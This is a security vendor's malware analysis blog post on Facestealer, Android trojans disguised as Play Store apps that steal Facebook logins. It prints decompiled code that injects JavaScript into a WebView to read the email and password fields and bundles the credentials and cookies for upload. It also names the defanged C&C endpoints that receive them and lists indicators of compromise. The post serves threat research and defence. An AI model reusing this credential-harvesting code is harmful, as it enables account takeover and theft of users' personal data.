
Facestealer – The Rise of Facebook Credential Stealer Malware

labs.k7computing.com/index.php/facestealer-the-rise-of-facebook-credential-stealer-malware/

By Baran S January 27, 2022



Threat actors are constantly employing new tricks while also maintaining their old tried-and-tested tactics. One such evergreen tactic, is to deploy malicious duplicates of popular Android Apps in the Playstore. We came across one such band of malicious apps tagged as **Facebook Credential stealer,** aka **Facestealer**. A swatch of such malicious apps that we came across on the Playstore, is shown in the figure below.




Figure 1: Malicious Facestealer Apps from Google Play Store

What is Facestealer?

Facestealer is a family of Android Trojans that takes advantage of Social Engineering tricks to steal Facebook Confidential information like username and password. These malicious apps were initially distributed via Google Play and through Third Party app stores.

The following Facestealer samples were discovered recently on Google Play store which have now been removed.

- Fresh Desktop
- Oxagon Lighting Wallpaper Edge
- Photo Collage Editor
- Photo Maker
- Pics Art
- Prowire VPN – Secure Proxy
- Pumpkin VPN
- Secure VPN Pro
- Smart Scanner
- Snap Beauty Camera
- Snap Editor Pro
- Super-Click VPN
- Touch VPN Proxy
- YouPerfect Camera
- YourWallpaper

Technical Analysis

In this blog, we will be analyzing the sample **com.friendtrip.smartscanner.** Upon execution, the installed app launches Facebook's official landing page and then ask the user to login with their Facebook account as shown in the Figure 2.




Figure 2: Asking the user to Login with Facebook credentials

The malicious app uses Android *WebView* object's *loadUrl* API to launch the Facebook's official page as shown in the Figure 3.

```
    public WebResourceResponse shouldInterceptRequest(WebView webView, WebResourceRequest webResourceRequest) {
        String path = webResourceRequest.getUrl().getPath();
        webResourceRequest.getUrl().toString();
        if (path.contains("device-based")) {
            WebViewActivity webViewActivity = WebViewActivity.this;
            webViewActivity.runOnUiThread(new OooO00());
        }
        return shouldInterceptRequest(webView, webResourceRequest);
    }

    @Override // android.webkit.WebViewClient
    public boolean shouldOverrideUrlLoading(WebView webView, String str) {
        webView.loadUrl(str);
        return true;
    }
}

/* loaded from: classes-dex2jar.jar:com/friendtrip/smartscanner/activity/WebViewActivity$OooO00.class */
public class OooO00 implements Runnable {
    public OooO00() {
    }

    @Override // java.lang.Runnable
    public void run() {
        WebViewActivity.this.o0ooOOo.loadUrl("javascript:window.jshandler.getUser(document.getElementById('m_login_email').value);");
        WebViewActivity.this.o0ooOOo.loadUrl("javascript:window.jshandler.getPwd(document.getElementById('m_login_password').value);");
    }
}
```

Figure 3: Launch the Facebook's official page via WebView

Once the Facebook's official page loads into the *WebView* object, the malware injects malicious JavaScript code into that page and extracts all the necessary information like account, password, user-agent and cookie information as shown in the Figure 4 .

```
public void onPageFinished(WebView webView, String str) {
    String cookie;
    if (!WebViewActivity.this.o0O0O00 && (cookie = CookieManager.getInstance().getCookie(str)) != null && cookie.contains("c_user")) {
        WebViewActivity webViewActivity = WebViewActivity.this;
        webViewActivity.o0ooOoO = cookie;
        if (cookie.length() > 0) {
            SharedPreferences.Editor edit = webViewActivity.getSharedPreferences("smartscannerconf", 0).edit();
            edit.putString("smartscanner", Long.toString(System.currentTimeMillis() / 1000));
            webViewActivity.o0O0O00 = true;
            edit.commit();
        }
        String str2 = webViewActivity.o0ooOoO;
        if (!(str2 == null || str2.length() == 0)) {
            if (webViewActivity.o0OOO0o.length() <= 0 || webViewActivity.o0Oo0oo.length() <= 0) {
                Intent intent = new Intent(webViewActivity.getApplicationContext(), MainActivity.class);
                intent.setFlags(335577088);
                webViewActivity.startActivity(intent);
            } else {
                try {
                    JSONObject jSONObject = new JSONObject();
                    jSONObject.put("account", webViewActivity.o0OOO0o);
                    jSONObject.put("pwd", webViewActivity.o0Oo0oo);
                    jSONObject.put("ua", webViewActivity.o0OO00O);
                    jSONObject.put("cookie", webViewActivity.o0ooOoO);
                    webViewActivity.oo0o0Oo = jSONObject.toString();
                    webViewActivity.runOnUiThread(new OooO());
                } catch (JSONException e) {
                    e.printStackTrace();
                }
            }
        }
    }
    onPageFinished(webView, str);
}
```

Figure 4: Collects confidential information

When the user enters the credentials into the Facebook's login page, the facestealer malware requests for configuration file from a C&C server **hxxp://webtrace[.]club/beacon** as shown in the Figure 5:




Figure 5: Request for Configuration file from C&C Server

Once the above request is succeeded, this malware collects and POST user account, password, cookie information to the C&C server **hxxp://webtrace[.]club/api_v0/udata** as shown in the following Figure 6:




Figure 6: POST user Credentials to C&C Server

Mitigations

- Always use the Official App Store to download apps
- Carefully read the user reviews before installing the apps
- Ensure you protect your device and data by using a reputable security product like K7 Mobile Security and keeping it up-to-date, to scan all the downloaded apps, irrespective of the source

At K7 Labs, we are constantly protecting our users with near real-time monitoring of Facestealer malware.

Indicators of Compromise (IoCs)

Infected Package Name on Google Play Store	Hash	Detection Name
com.beautyselfie.photo.camera	BF63CC224C9CC17D768156EA74EE16BB	Trojan (0058d3f41)
com.oxagon.edge	0ED449F32AB9F2C8CD68F8C9D5550E1B	Trojan (0058d3f51)
com.pumpkinvpn.proxysafen	CB9D2B020289B038C681D4EFDB100B0C	Trojan (0001140e1)
com.snapins.camerabeautya	2E968BB73A13D0A7C202EDC797763D2F	Trojan (0058d3f41)
com.touchvpn.proxy	00B22E3E10F2F5C0EAA40587D2E4D6D6	Trojan (0056e5201)
com.artnes.story.videosplitter	78040374ADAC35EE23FF6BD959F8BDE7	Spyware (0058cb9d1)
com.friendtrip.smartscanner	38A72E3B36C4B44BF22C0CE78EC668D1	Spyware (0058d2c21)